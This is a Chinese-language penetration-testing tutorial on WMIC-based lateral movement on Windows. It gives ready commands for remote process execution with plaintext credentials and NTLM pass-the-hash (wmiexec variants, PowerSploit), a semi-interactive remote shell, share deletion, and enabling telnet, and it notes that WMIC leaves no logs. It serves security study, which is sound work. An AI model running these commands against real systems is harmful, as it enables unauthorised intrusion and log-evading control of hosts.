目录
WMIC
WMIC在渗透中常用命令
常用的WMIC命令
进程管理
账号管理
共享管理
服务管理
目录管理
计划任务
wmiexec.exe(admin$)
wmiexec.py
wmiexec.vbs
Invoke-WmiCommand.ps1
Invoke-WMIMethod
使用以下的wmic工具远程连接目标机器执行命令,需要目标机器开启admin$共享。
WMIC
WMIC是Windows Management Instrumentation Command-line的简称,它是一款命令行管理工具,提供了从命令行接口到批量命令脚本执行系统管理的支持,可以说是Windows平台下最有用的命令行工具。使用WMIC,我们不但可以管理本地计算机,还可以管理统一局域网内的所有远程计算机(需要必要的权限),而被管理的计算机不必事先安装WMIC。自Windows98开始,Windows操作系统都支持WMIC,WMIC是一系列工具集组成的。
在用WMIC执行命令过程中,操作系统默认不会将WMIC的操作记录在日志中,因为在这个过程中不会产生日志。所以越来越多的攻击者由psexec转向WMIC。
注:使用WMIC连接远程主机,需要目标主机开放135和445端口。(135 端⼝是 WMIC 默认的管理端⼝,wimcexec 使⽤445端⼝传回显)

wmic.exe位于Windows目录下,是一个命令行程序,WMIC可以以两种模式运行:交互模式和非交互模式
交互模式:如果你在命令提示符下或通过运行菜单只输入WMIC,都将进入WMIC的交互模式,每当一个命令执行完毕后,系统还会返回到WMIC提示符下。交互模式通常在需要执行多个WMIC指令时使用,有时候还会对一些敏感的操作要求确认,例如删除操作,这样能最大限度地防止用户操作出现失误。 非交互模式:非交互模式是指将WMIC指令直接作为WMIC的参数放在WMIC后面,当指令执行完毕后再返回到普通的命令提示符下,而不是进入WMIC上下文环境中。WMIC的非交互模式主要用于批处理或者其他一些脚本文件。

在WindowsXP下,低权限用户是不能使用WMIC命令的。在Win7以及之后,低权限用户也可以使用WMIC命令,且不用更改任何设置。
WMIC在信息收集和后渗透测试阶段非常有用,可以调取查看目标机的进程、服务、用户、用户组、网络连接、硬盘信息、网络共享信息、已安装补丁、启动项、已安装的软件、操作系统的相关信息和时区等。
WMIC在渗透中常用命令
使用WMIC远程执行命令,在远程系统中启动WMIC服务(目标服务器需要开放135端口,WMIC会以管理员权限在远程系统中执行命令)。如果目标服务器开启了防火墙,WMIC将无法连接。另外由于wmic命令没有回显,需要使用IPC$和type命令来读取信息。需要注意的是,如果WMIC执行的是恶意程序,将不会留下日志。
#以administrator用户,x123456./@密码连接192.168.10.131,并在机器上执行ipconfig命令,将结果写入c:\ip.txt文件中wmic node:192.168.10.131 user:administrator password:x123456./@ process call create "cmd.exe c ipconfig > c:\ip.txt"#然后在建立IPC$连接读取c:\ip.txt文件的内容
常用的WMIC命令
进程管理
wmic process list brief #列出所有进程,Full显示所有、Brief显示摘要、Instance显示实例、Status显示状态wmic process get name,executablepath #获取所有进程名称以及可执行路径wmic process where name="jqs.exe" get executablepath #获取指定进程可执行路径wmic process call create "C:\Program Files\Tencent\QQ\QQ.exe" #创建新进程wmic process call create "shutdown.exe -r -f -t 60" #根据命令创建进程wmic process where name="qq.exe" delete #根据进程名称删除进程wmic process where pid="123" delete #根据PID删除进程
账号管理
WMIC USERACCOUNT where "name='%UserName%'" call rename newUserName #更改当前用户名
共享管理
#建立共享WMIC SHARE CALL Create "","test","3","TestShareName","","c:\test",0(可使用 WMIC SHARE CALL Create ? 查看create后的参数类型)#删除共享WMIC SHARE where name="C$" call deleteWMIC SHARE where path='c:\test' delete
服务管理
#更改telnet服务启动类型[Auto|Disabled|Manual]wmic SERVICE where name="tlntsvr" set startmode="Auto"#运行telnet服务wmic SERVICE where name="tlntsvr" call startservice#停止ICS服务wmic SERVICE where name="ShardAccess" call stopservice#删除test服务wmic SERVICE where name="test" call delete
目录管理
#列出c盘下名为test的目录wmic FSDIR where "drive='c:' and filename='test'" list#删除c:\good文件夹wmic fsdir "c:\test" call delete#重命名c:\test文件夹为abcwmic fsdir "c:\test" rename "c:\abc"wmic fsdir where (name='c:\test') rename "c:\abc"#复制文件夹wmic fsdir where name='d:\test' call copy "c:\test"#重命名文件wmic datafile "c:\test.txt" call rename c:\abc.txt
计划任务
wmic job call create "notepad.exe",0,0,true,false,********154800.000000+480wmic job call create "explorer.exe",0,0,1,0,********154600.000000+480

wmiexec.exe(admin$)
wmiexec.exe administrator:root@192.168.10.20wmiexec.exe administrator@192.168.10.20 -hashes d480ea9533c500d4aad3b435b51404ee:329153f560eb329c0e1deea55e88a1e9
wmiexec.py
使⽤ wmiexec.py 脚本进⾏横向的前提是:\1. 目标主机开启了 135 端⼝(135 端⼝是 WMIC 默认的管理端⼝) \2. 目标主机开启了 445 端⼝(wimcexec 使⽤445端⼝传回显)
准确说、如果要把输出结果写⽂件的话,需要⽤smb回传。如果写注册表,直接⽤ wmi 就能回来了,就不需要⾛445了。sharpwmi 这个项⽬不依赖139和445端⼝,但是还需要依赖 135 端⼝。

wmiexec.py 脚本使用如下:
python2 wmiexec.py administrator:root@192.168.10.20python2 wmiexec.py administrator@192.168.10.20 -hashes d480ea9533c500d4aad3b435b51404ee:329153f560eb329c0e1deea55e88a1e9
如果对方主机未开启135或445,则报如下错:
[-] Could not connect: [WinError 10060] 由于连接方在一段时间后没有正确答复或连接的主机没有反应,连接尝试失败。

如果对方主机开启了135和445,但是未开启admin$共享,则一直处于连接状态。

wmiexec.vbs

wmiexec.vbs脚本通过VBS调用wmic来模拟psexec的功能。wmiexec.vbs可以在远程系统中执行命令并进行回显,获得远程主机的半交互式的shell。对于运行时间比较长的命令,例如ping、systeminfo,需要添加 -wait 5000或者更长时间的参数。在运行 nc 等不需要输入结果但需要一直运行的进程时,如果使用 -persist参数,就不需要使用 taskkill 命令来远程结束进程了。
#获得一个半交互式的shellcscript //nologo wmiexec.vbs /shell 192.168.10.20 administrator root
Invoke-WmiCommand.ps1
该脚本在PowerSploit中的CodeExecution目录下,该脚本主要是通过powershell调用WMIC来远程执行命令,因此本质上还是利用WMIC。
该脚本使用如下
#导入脚本Import-Module .\Invoke-WmiCommand.ps1#目标系统用户名$User="xie\administrator"#目标系统密码$Password=ConvertTo-SecureString -String "x123456./@" -AsPlainText -Force#将账号和密码整合起来,以便导入 Credential中$Cred=New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList $User,$Password#在远程系统中运行 ipconfig 命令$Remote=Invoke-WmiCommand -Payload {ipconfig} -Credential $Cred -ComputerName 192.168.10.131#将执行结果输出到屏幕上$Remote.PayloadOutput
Invoke-WMIMethod
使用powershell自带的Invoke-WMIMethod,可以在远程系统中执行命令和指定程序。
在powershell命令行环境执行如下命令,可以以非交互式的方式执行命令,但不会回显执行结果。
#目标系统用户名$User="xie\administrator"#目标系统密码$Password=ConvertTo-SecureString -String "x123456./@" -AsPlainText -Force#将账号和密码整合起来,以便导入 Credential中$Cred=New-Object -TypeName System.Management.Automation.PSCredential -ArgumentList $User,$Password#在远程系统中运行 calc.exe 命令Invoke-WMIMethod -Class Win32_Process -Name Create -ArgumentList "calc.exe" -ComputerName "192.168.10.131" -Credential $Cred

命令执行完成后,会在目标系统中运行calc.exe程序,返回的PID为 752